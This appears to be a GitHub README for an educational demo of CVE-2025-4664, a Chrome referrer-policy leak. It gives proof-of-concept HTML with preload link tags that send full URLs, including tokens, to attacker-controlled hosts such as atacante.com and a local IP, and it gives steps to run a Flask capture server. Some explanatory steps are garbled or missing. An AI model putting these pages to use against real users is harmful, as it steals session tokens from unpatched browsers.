 speinador/cve-2025-4664
Educational demo of CVE-2025-4664, a Chrome Loader vulnerability enabling cross-origin data leakage via referrer-policy manipulation. Includes a victim HTML page and attacker Flask server for hands-on exploitation simulation.

The CVE-2025-4664 vulnerability is a high-severity security flaw identified in the Loader component of Google Chrome, present in versions prior to 136.0.7103.113. This issue allows a remote attacker to leak cross-origin data via a specially crafted HTML page, potentially compromising sensitive information such as session tokens or authentication credentials.
The flaw lies in an inadequate implementation of security policies in Chrome's Loader component. Specifically, Chrome interprets the referrer-policy directive within the HTTP Link header in subresource requests (such as images or scripts), even when other browsers do not. An attacker can exploit this by setting a less restrictive policy, such as unsafe-url, causing Chrome to leak full URLs, including sensitive parameters, to domains controlled by the attacker.
This vulnerability has been actively exploited in real-world environments, leading the U.S. Cybersecurity and Infrastructure Security Agency (CISA) to include it in its Known Exploited Vulnerabilities Catalog (KEV). CISA has set June 5, 2025 as the deadline for federal agencies to apply the corresponding fixes.
Google has released updates to fix this vulnerability in the following versions:
It is strongly recommended that all users update their Chrome browser to the latest available version. To check and apply the update:
Additionally, users of Chromium-based browsers, such as Microsoft Edge, Brave, Opera, and Vivaldi, should be aware of the corresponding updates, as they could be affected by this vulnerability.
Keeping your browser updated is essential to protect against active security threats and safeguard personal information.


The CVE-2025-4664 vulnerability is exploited by manipulating how Google Chrome handles the referrer policy (referrer-policy) when loading subresources (such as images, scripts, etc.) from HTML links.
🌐 Creation of a malicious site:
The attacker creates a website that includes an HTML link like this in its HTTP header:
<link rel="preload" as="image" href="https://victima.com/imagen.jpg" referrerpolicy="unsafe-url">
🔧 Manipulation of referrer-policy: In most browsers, this referrerpolicy in the tag is not applied to the loaded resource. However, Chrome does apply it, which is the core of the problem.
📤 Leaking the Referer: When the victim's browser (Chrome) loads the resource from victima.com, it sends the full URL of the origin site as the Referer header, which may include:
<link rel="preload" as="image" href="https://atacante.com/captura.jpg" referrerpolicy="unsafe-url">
When the victim accesses this resource, Chrome sends their full URL as the Referer to the attacker's server.
1- The attacker sends the victim a link to:
https://atacante.com/pagina-maliciosa.html
<link rel="preload" as="image" href="https://victima.com/perfil?token=ABC123" referrerpolicy="unsafe-url">
Referer: https://victima.com/perfil?token=ABC123
to the attacker's domain, exposing the token.
index.html — Victim fileThis file simulates the victim of the attack, it is a simplified HTML demo to show how the CVE-2025-4664 vulnerability can be exploited using a malicious tag:
<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <title>Demo CVE-2025-4664</title>

  <!-- This resource points to a victim's site with sensitive information in the URL -->
  <link rel="preload" as="image"
        href="https://victima.com/perfil?token=ABC123"
        referrerpolicy="unsafe-url">
</head>
<body>
  <h1>Demonstration of the CVE-2025-4664 vulnerability</h1>
  <p>If you are using a vulnerable version of Chrome, the browser will send the <strong>full Referer</strong> to the URL above.</p>
</body>
</html>
servidor_atacante.py — Attacker fileWith this script it is possible to automate the attack to capture the Referers using a small Python server. Here is an example using Flask to simulate the attacker's server that receives the data:
index.html.pip install flask
python servidor_atacante.py
<link rel="preload" as="image"
      href="http://<tu_IP>:8080/captura.jpg"
      referrerpolicy="unsafe-url">
Replace <tu_IP> with the public or local IP of the server running the script.
Open a terminal (PowerShell or CMD).
Navigate to the file folder:
cd "C:\Users\Sebas\Desktop\servidor_atacante"
python servidor_atacante.py
* Running on http://127.0.0.1:8080
* Running on http://192.168.1.35:8080
In that same folder (C:\Users\Sebas\Desktop\servidor_atacante), create a file called index.html with this content:
<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <title>Simulation CVE-2025-4664</title>

  <!-- Simulates the attack -->
  <link rel="preload" as="image"
        href="http://192.168.1.35:8080/captura.jpg"
        referrerpolicy="unsafe-url">
</head>
<body>
  <h1>Simulation CVE-2025-4664</h1>
  <p>This HTML attempts to leak the full URL (including the token) to the attacker.</p>
</body>
</html>
✅ Important: Make sure the IP (192.168.1.35) matches the one Flask shows as local IP. If it's different, change it in the HTML.
